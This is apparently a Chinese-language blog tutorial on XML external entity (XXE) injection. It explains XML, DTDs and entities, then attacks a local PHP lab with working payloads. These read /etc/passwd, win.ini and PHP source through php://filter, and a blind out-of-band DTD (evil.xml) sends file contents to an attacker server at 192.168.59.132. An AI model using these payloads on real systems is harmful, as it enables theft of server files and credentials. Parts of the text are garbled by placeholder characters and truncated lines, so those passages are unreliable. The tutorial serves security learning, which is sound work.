XML外部实体注入

lemon / 2019-11-17 10:15:48 / 浏览数 4996

前言:

最近做了一道WEB题，涉及到XML外部实体注入（即XXE漏洞），恰好也没有系统的学习过，这次就了解一下XXE漏洞。

0x01:简单了解XML

XML ■■■■■■■■■■EXtensible Markup Language■
XML ■■■■■■■■■■■■ HTML
XML ■■■■■■■■■■■■■■■■■■■■■■■■
XML ■■■■■■■■■■■■■■■■■■■
XML ■■■■■■■■■■■■■■■■■■■■■■■

XML的优点：

xml是互联网数据传输的重要工具，它可以跨越互联网任何的平台，不受编程语言和操作系统的限制，非常适合Web传输，而且xml有助于在服务器之间穿梭结构化数据，方

XML的特点及作用：

特点：

1. xml■■■■■■■■■■■■■■■■■■■■
2. ■■■■■■■■■■■■■■■

作用：

1. ■■■■■■■■■■
2. ■■■■

而且在配置文件里边所有的配置文件都是以XML的格式来编写的，跨平台进行数据交互，它可以跨操作系统，也可以跨编程语言的平台,所以可以看出XML是非常方便的，应用

XML语法、结构与实体引用：


语法：

1.XML■■■■■■■■■■■■
2.XML ■■■■■■■■■■
3.XML ■■■■■■■■■
4.XML ■■■■■■■■■■
5.XML ■■■■■■■■■■

结构：

1.XML ■■■■■■■■■■■■■
2.XML ■■■■■■■■■DTD■XXE ■■■■■■■■
3.XML ■■■■■

如：



实体引用：
在 XML 中一些字符拥有特殊的意义，如果把字符 < 放在 XML 元素中，便会发生错误，这是因为解析器会把它当作新元素的开始。
例如:

```
<message>hello < world</message>
```

便会报错，为了避免这些错误，可以实体引用来代替 < 字符

```
<message>hello &lt; world</message>
```

XML 中，有 5 个预定义的实体引用，分别为：

&lt;	<	小于
&gt;	>	大于
&amp;	&	和号
&apos;	'	单引号
&quot;	"	引号

上面提到XML 文档类型定义，即DTD，XXE 漏洞所在的地方，为什么这个地方会产生XXE漏洞那，不要着急，先来了解一下DTD。

0x02 了解DTD：

文档类型定义（DTD）可定义合法的XML文档构建模块。它使用一系列合法的元素来定义文档的结构。DTD 可被成行地声明于 XML 文档中，也可作为一个外部引用。

优点：

```
■■DTD■■■XML■■■■■■■■■■■■■■■■■
■■DTD■■■■■■■■■■■■■■■■DTD■■■■■■■
```

DTD文档的三种应用形式：

1.内部DTD文档

```
<!DOCTYPE ■■■[■■■■]>
```

2.外部DTD文档

```
<!DOCTYPE ■■■ SYSTEM "DTD■■■■">
```

3.内外部DTD文档结合

```
<!DOCTYPE ■■■ SYSTEM "DTD■■■■" [■■■■]>
```

例如：
上半部分是内部DTD文档，下半部分是XML文档

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE game [
    <!ELEMENT game (lol, dota, dnf)>
    <!ELEMENT lol (#PCDATA)>
    <!ELEMENT dota (#PCDATA)>
    <!ELEMENT dnf (#PCDATA)>
]>
<!--为元素game定义了三个子元素lol, dota, dnf
这三个元素必须要出现并且必须按照这个顺序
-->
<!--指明lol, dota, dnf里面的内容是字符串类型-->
<game>
    <lol>a</lol>
    <dota>b</dota>
    <dnf>c</dnf>
</game>
```


#PCDATA■Parsed Character Data■ ，代表的是可解析的字符数据，即字符串

下面再举一个外部DTD文档的例子：
新建一个DTD文档，文件名叫LOL.dtd，内容如下:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ELEMENT game (lol, dota, dnf)>
<!ELEMENT lol (#PCDATA)>
<!ELEMENT dota (#PCDATA)>
<!ELEMENT dnf (#PCDATA)>
```

再新建一个XML文档，加入外部DTD文件的名称（同一个路径下只给出文件名即可）

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE game SYSTEM "LOL.dtd">
<game>
   <lol>a</lol>
   <dota>b</dota>
   <dnf>c</dnf>
</game>
```

具体例子可以参考
[有效的XML: DTD（文档类型定义）介绍]

DTD元素

在一个 DTD 中，元素通过元素声明来进行声明。

声明一个元素	<!ENTITY 元素名称 类别>	<!ELEMENT 元素名称(元素内容)>
空元素	<!ENTITY 元素名称 EMPTY>	<!ELEMENT EMPTY>
只有PCDATA的元素	<!ENTITY 元素名称 (#PCDATA)>	<!ELEMENT from (#PCDATA)>
带有任何内容的元素	<!ENTITY 元素名称 ANY>	<!ELEMENT note ANY>
带有子元素(序列)的元素	<!ENTITY 元素名称 (子元素名称1,子元素名称2,.....)>	<!ELEMENT note(to,from,heading,body)>

其中可以看到一些PCDATA或是CDATA，这里简单叙述一下：

PCDATA：

PCDATA 的意思是被解析的字符数据■parsed character data■。可以把字符数据想象为 XML 元素的开始标签与结束标签之间的文本。PCDATA 是会被解析器解析的文本。这些文本将被解析器检查实体以及标记。文本中的标签会被当作标记来处理，而实体会被展开。但是，被解析的字符数据不应当包含任何 & < > 字符；需要使用 & < > 实体来分别替换它们。

CDATA：
CDATA 的意思是字符数据■character data■。CDATA 是不会被解析器解析的文本。在这些文本中的标签不会被当作标记来对待，其中的实体也不会被展开。

简单比较直观的就是这样的一种解释：
PCDATA表示已解析的字符数据。
CDATA是不通过解析器进行解析的文本，文本中的标签不被看作标记。CDATA表示里面是什么数据XML都不会解析

DTD-实体

■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
■■■■■■■■■■■■■
■■■■■■■■■■■■■■■

内部实体

```
<!ENTITY ■■■■■ "■■■■■">
```

一个实体由三部分构成: &符号, 一个实体名称, 以及一个分号 (;)
例如：

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY xxe "hello">]>
<foo>&xxe;</foo>
```

外部实体

XML中对数据的引用称为实体，实体中有一类叫外部实体，用来引入外部资源，有SYSTEM和PUBLIC两个关键字，表示实体来自本地计算机还是公共计算机，外部实体的引用

```
file:///path/to/file.ext
http://url/file.ext
php://filter/read=convert.base64-encode/resource=conf.php
```

libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	http https ftp file jar netdoc mailto gopher *	file http https ftp


```
<!ENTITY ■■■■■ SYSTEM "URL">
```

参数实体

```
<!ENTITY %■■■■■ "■">
<!ENTITY %■■■■■ SYSTEM "URL">
```

例如:

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY  % xxe SYSTEM "http://xxx.xxx.xxx/evil.dtd" >
%xxe;]>
<foo>&evil;</foo>
```

外部evil.dtd中的内容

```
<!ENTITY evil SYSTEM “file:///c:/windows/win.ini” >
```

外部实体可支持http、file等协议，所以就有可能通过引用外部实体进行远程文件读取

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [
<!ELEMENT methodname ANY >
<!ENTITY xxe(■■■■■) SYSTEM "file:///etc/passwd"(■■■■) >]>
<methodcall>
<methodname>&xxe;</methodname>
</methodcall>
```

上述代码中，XML的外部实体xxe被赋予的值为■file:///etc/passwd当解析xml文档是，&xxe;会被替换为file:///ect/passwd的内容，导致敏感信息泄露

（例子参考大师傅博客XXE漏洞学习）


可能这些知识点会枯燥无味，但XXE主要是利用了DTD■■■■■■而导致的漏洞，所以了解还是很有必要的,接下来就要进入正题咯。

0x02:一步一步接近XXE漏洞

漏洞危害：

如果开发人员在开发时允许引用外部实体时，恶意用户便会利用这一漏洞构造恶意语句，从而引发文件读取、命令执行、内网端口扫描、攻击内网网站、发起dos攻击等，可

XXE常见的几种攻击方式



（这张图其实就很好的解释了如何利用XXE进行攻击）

XXE和SQL注入的攻击方法也有一点相似，就是有回显和没有回显

有回显的情况可以直接在页面中看到payload的执行结果或现象，无回显的情况又称为blind xxe（类似于布尔盲注、时间盲注），可以使用外带数据(OOB)通道提取数据

下面就通过构造一些简单的环境来了解一下各个攻击方法究竟是如何利用的

一、读取任意文件（有回显与无回显）

测试源码：

```
<?php
$xml=simplexml_load_string($_GET['xml']);
print_r((string)$xml);//■■■
?>
```


构造payload：

```
<?xml version="1.0" enyoucoding="utf-8"?>
<!DOCTYPE root [<!ENTITY file SYSTEM "file:///D://1.txt">]>
<root>&file;</root>
```

将payload进行url编码，传入即可读取任意文件

HELLO1!!

根据结果我们可以看到通过构造内部实体的payload,在 `xml` 中 `&file` ；已经变成了外部文件`1.txt`中内容，导致敏感信息泄露。



下面通过靶场来进行练习有回显读取文件和无回显读取文件，抓包发现通过XML进行传输数据

```
POST /xxe-lab-master/php_xxe/doLogin.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/xxe-lab-master/php_xxe/
Content-Length: 57
X-Forwarded-For: 8.8.8.8
Connection: close

<user><username>a</username><password>a</password></user>
```

发现响应包的内容为usrename

```
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/xxe-lab-master/php_xxe/
Content-Length: 62
X-Forwarded-For: 8.8.8.8
Connection: close

<user><username>admin</username><password>ab</password></user>
```

```
<result><code>0</code><msg>admin</msg></result>
```

构造payload

```
<?xml version="1.0"?>
<!DOCTYPE hack [
<!ENTITY test SYSTEM  "file:///d:/1.txt">
]>
<user>
 <username>&test;</username>
 <password>hack</password>
</user>
```

```
Content-Type: text/html; charset=utf-8

<result><code>0</code><msg>HELLO1!!</msg></result>
```

将file:///d:/1.txt改为file:///c:/windows/win.ini等其他重要文件都是可以读取的，也可以读取PHP文件等。

Raw Params Headers Hex XML

```
<?xml version="1.0"?>
<!DOCTYPE hack [
<!ENTITY test SYSTEM
"php://filter/read=convert.base64-encode/resource=D:/PHPstudys/PHPTutorial/SQL-Front/libMySQL.
php">
]>
<user>
 <username>&test;</username>
 <password>hack</password>
</user>
```

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Mon, 11 Nov 2019 09:55:25 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
X-Powered-By: PHP/5.2.17
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 36414

<result><code>0</code><msg>PD9waHANCgkjDQoJIyBIVFRQIHR1bm5lbGluZyBzY3JpcHQNCg
kjIFRoaXMgc2NyaXB0IGlzIHVzZWQgYnkgdGhlIFdpbmRvd3MgYXBwbGljYXRpb24gTXITUUwt
RnJvbnQNCgkjIGh0dHA6Ly93d3cubXIzcWxmcm9udC5kZS8NCgkjIE15U1FMLUZyb250IFZlcnN
pb24gNS4zLjQuMjM0DQoJIw0KDQoJLyoqKioqKioqKioqKioqKioqKioqKioqKioqKioqKio
qKioqKioqKioqKioqKioqKioqKioqKioqKiovDQoNCgkkTUZfVkVSU0IPT
iA9IDIwOw0KDQoJJENoYXJzZXRzID0gYXJyYXkoDQoJCSdiaWc1JyA9PiAxLA0KCQknY3plY2
gnID0+IDIsDQoJCSdkZWM4JyA9PiAzLA0KCQknZG9zJyA9PiA0LA0KCQknZ2VybWFuMScgPT
4gNSwNCgkJJ2hwOCcgPT4gNiwNCgkJ2tvaThfcnUnID0+IDcsDQoJCSdsYXRpbjEnID0+IDgsD
QoJCSdsYXRpbjInID0+IDksDQoJCSdzd2U3JyA9PiAxMCwNCgkJ3VzYTcnID0+IDExLA0KCQk
ndWppcycgPT4gMTIsDQoJCSdzamIzJyA9PiAxMywNCgkJ2NwMTI1MScgPT4gMTQsDQoJCS
dkYW5pc2gnID0+IDE1LA0KCQknaGVicmV3JyA9PiAxNiwNCgkJ3dpbjEyNTEnID0+IDE3LA0K
CQkndGIzNjIwJyA9PiAxOCwNCgkJ2V1Y19rcicgPT4gMTksDQoJCSdlc3RvbmlhJyA9PiAyMC
wNCgkJ2h1bmdhcmlhbicgPT4gMjEsDQoJCSdrb2k4X3VrcicgPT4gMjIsDQoJCSd3aW4xMjUx
dWtyJyA9PiAyMywNCgkJ2diMjMxMicgPT4gMjQsDQoJCSdncmVlaycgPT4gMjUsDQoJCSd3a
```

解码后即是PHP代码的内容

xKSAhPSAiXHgwMCIpICRfU0VTU01PTlsnaG9zdCddIC49IHN1YnN0cigkUGFja2V0LCAkT2Zmc2V0KyssIDEpOyAkT2Zmc2V0Kys7DQoJCXdoaWxlICh
dWJzdHIoJFBhY2tldCwgJE9mZnNldCwgMSkgIT0gIlx4MDAiKSAkX1NFU1NJT05bJ3VzZXInXSAuPSBzdWJzdHIoJFBhY2tldCwgJE9mZnNldCwgJE
TsgJE9mZnNldCsrOw0KCQl3aGlsZSAoc3Vic3RyKCRQYWNrZXQsICRPZmZzZXQsIDEpICE9ICJceDAwIikgJF9TRVNTU9OWy

加密 解密 解密结果以16进制显示

```
global $SendPacketBuffer;

if ($SendPacketBuffer) {
        SendCompressedPacket($SendPacketBuffer);
```

上面利用内部实体和外部实体分别构造了不同的payload，而且我们发现这个靶场是有回显的，通过回显的位置我们观察到了响应包的内容，以此为依据进行构造payload，

但这种攻击方式属于传统的XXE，攻击者只有在服务器有回显或者报错的基础上才能使用XXE漏洞来读取服务器端文件，那如果对方服务器没有回显应该如何进行注入

下面就将源码修改下，将输出代码和报错信息禁掉，改成无回显

```
$password = $creds->password;

if($username == $USERNAME && $password == $PASSWORD){
  $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",1,$user
}else{
  $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",0,$user
}
}catch(Exception $e){
  $result = sprintf("<result><code>%d</code><msg>%s</msg></result>",3,$e->get
}

header('Content-Type: text/html; charset=utf-8');
//echo $result;
?>
```

再次进行注入，发现已经没有回显内容

Raw Params Headers Hex XML

```
<?xml version="1.0"?>
<!DOCTYPE hack [
<!ENTITY test SYSTEM
"php://filter/read=convert.base64-encode/resource=D:/PHPstudys/PHPTutorial/SQL-Front/libMySQL.
php">
]>
<user>
  <username>&test;</username>
  <password>password</password>
</user>
```

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 11 Nov 2019 11:06:49 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 0
Connection: close
Content-Type: text/html; charset=utf-8
```

下面就利用这个靶场来练习无回显的文件读取,遇到无回显这种情况，可以通过Blind XXE方法加上外带数据通道来提取数据，先使用php://filter获取目标文件的内容，然后将内容以http请求发送到接受数据的服务器来读取数据。虽然无法直接查看文件

这里我使用的攻击服务器地址为192.168.59.132,构造出如下payload：

```
<?xml version="1.0"?>
<!DOCTYPE test[
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=D:/PHPstudys/PHPTutorial/WWW/php_xxe/doLogin.php">
<!ENTITY % dtd SYSTEM "http://192.168.59.132/evil.xml">
%dtd;
%send;
]>
```


```
POST /xxe-lab-master/php_xxe/doLogin.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/xxe-lab-master/php_xxe/
Content-Length: 239
X-Forwarded-For: 8.8.8.8
Connection: close

<?xml version="1.0"?>
<!DOCTYPE test[
<!ENTITY % file SYSTEM
"php://filter/read=convert.base64-encode/resource=D:/PHPstudys/PHPTutorial/WWW/ph
p_xxe/doLogin.php">
<!ENTITY % dtd SYSTEM "http://192.168.59.132/evil.xml">
%dtd;
%send;
]>
```

```
HTTP/1.1 200 OK
Date: Tue, 12 Nov 2019 04:15:57 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 0
Connection: close
Content-Type: text/html; charset=utf-8
```

evil.xml

```
<!ENTITY % payload "<!ENTITY &#x25; send SYSTEM 'http://192.168.59.132/?content=%file;'>"> %payload;
//%[redacted]&#x25
```

evil.xml放在攻击服务器的web目录下进行访问



